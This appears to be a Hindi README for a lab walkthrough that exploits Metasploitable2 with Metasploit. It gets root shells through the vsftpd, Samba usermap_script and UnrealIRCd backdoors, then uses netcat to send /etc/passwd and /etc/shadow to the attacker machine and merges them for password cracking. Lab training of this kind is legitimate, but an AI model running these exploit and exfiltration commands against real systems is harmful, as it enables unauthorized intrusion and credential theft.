
 ethicalhackinglabs/metasploitable2-exploitation-metasploit
Metasploitable2 के विरुद्ध पूर्ण Metasploit शोषण वॉकथ्रू — vsftpd बैकडोर, Samba CVE-2007-2447, UnrealIRCd बैकडोर, Netcat डेटा निकासी, और क्रेडेंशियल क्रैकिंग की तैयारी।

Metasploit Framework का उपयोग करके शोषण का एक व्यावहारिक वॉकथ्रू — PostgreSQL डेटाबेस सेटअप और db_nmap स्कैनिंग से, vsftpd, Samba, और UnrealIRCd के माध्यम से तीन रूट शेल तक, Netcat के साथ क्रेडेंशियल एक्सफिल्ट्रेशन तक।
यह रिपॉजिटरी एक पृथक VirtualBox लैब में Metasploitable2 के विरुद्ध एक पूर्ण Metasploit एंगेजमेंट का दस्तावेजीकरण करती है। शामिल विषय:
db_nmap चलानाusermap_script कमांड इंजेक्शन)/etc/passwd और /etc/shadow को एक्सफिल्ट्रेट करना और unshadow के साथ मर्ज करना| मशीन | भूमिका | IP पता |
|---|---|---|
| Kali Linux 2026.1 | हमलावर | 192.168.1.4 |
| Metasploitable2 | लक्ष्य | 192.168.1.3 |
नेटवर्क: 192.168.1.0/24 — VirtualBox के अंदर पूरी तरह से पृथक NAT नेटवर्क।
# PostgreSQL प्रारंभ करें और डेटाबेस इनिशियलाइज़ करें (केवल एक बार)
sudo systemctl start postgresql
sudo msfdb init

# Metasploit लॉन्च करें
msfconsole

msf6> db_status           # सत्यापित करें: msf से कनेक्टेड। कनेक्शन प्रकार: postgresql।
msf6> workspace -a 178-metasploitable2
msf6> workspace           # सक्रिय वर्कस्पेस की पुष्टि करें

msf6> db_nmap -A 192.168.1.0/24 -n

msf6> hosts

msf6> services

Metasploitable2 पर दो FTP सर्वर मिले:
| पोर्ट | सेवा | जानकारी |
|---|---|---|
| 21/tcp | ftp | vsftpd 2.3.4 |
| 2121/tcp | ftp | ProFTPD 1.3.1 |

जुलाई 2011 में, vsftpd 2.3.4 स्रोत संग्रह से समझौता किया गया था — एक बैकडोर डाला गया था जो FTP उपयोगकर्ता नाम में :) होने पर पोर्ट 6200 पर एक रूट शेल खोलता है। CVE: CVE-2011-2523। कोड डिफ: https://pastebin.com/AetT9sS5
msf6> search type:exploit name:vsftpd
# परिणाम: exploit/unix/ftp/vsftpd_234_backdoor  (रैंक: उत्कृष्ट)

msf6> use exploit/unix/ftp/vsftpd_234_backdoor
msf6> info



msf6> set RHOSTS 192.168.1.3
msf6> set RPORT 21
msf6> set LHOST 192.168.1.4
msf6> exploit

meterpreter> shell
whoami          # रूट
uname -a        # Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

हैशेड पासवर्ड निकालें:
cat /etc/shadow | grep '$1'

Samba संस्करण 3.0.0–3.0.25rc3 उपयोगकर्ता नाम फ़ील्ड में शेल मेटा-कैरेक्टर को username map script विकल्प के माध्यम से सीधे /bin/sh तक पहुंचाते हैं — प्रमाणीकरण होने से पहले। Metasploitable2 Samba 3.0.20-Debian चलाता है।

msf6> search type:exploit name:samba
# ~7 शोषण मिले

msf6> use exploit/multi/samba/usermap_script
msf6> info


msf6> set RHOSTS 192.168.1.3
msf6> exploit


whoami          # रूट
smbd --version  # संस्करण 3.0.20-Debian
टैब 2 — Kali (प्राप्त कर रहा है):
nc -l -p 4567 > passwd.txt
टैब 1 — शोषण शेल (भेज रहा है):
cat /etc/passwd | nc 192.168.1.4 4567


/etc/shadow के लिए दोहराएं, फिर मर्ज करें:
unshadow passwd.txt shadow.txt > metasploitable_logins.txt
cat metasploitable_logins.txt
UnrealIRCd 3.2.8.1 को इसके स्रोत कोड में एक बैकडोर के साथ वितरित किया गया था। पोर्ट 6667 पर AB भेजने से सर्वर किसी भी बाद के कमांड को रूट के रूप में निष्पादित कर देता है — कोई प्रमाणीकरण आवश्यक नहीं।
msf6> use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6> set payload cmd/unix/bind_netcat
msf6> set RHOSTS 192.168.1.3
msf6> set LHOST 192.168.1.4
msf6> set RPORT 6667
msf6> exploit


whoami   # रूट
uname -a # Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
आवश्यक विकल्प:
| विकल्प | मान | विवरण |
|---|---|---|
| RHOSTS | 192.168.1.3 | लक्ष्य IP |
| RPORT | 6667 | IRC डिफ़ॉल्ट पोर्ट |
| LHOST | 192.168.1.4 | Kali लिसनर IP |
| payload | cmd/unix/bind_netcat | Netcat के माध्यम से बाइंड शेल |
db_nmap → hosts → services → search → use → info → show options → set → exploit → shell
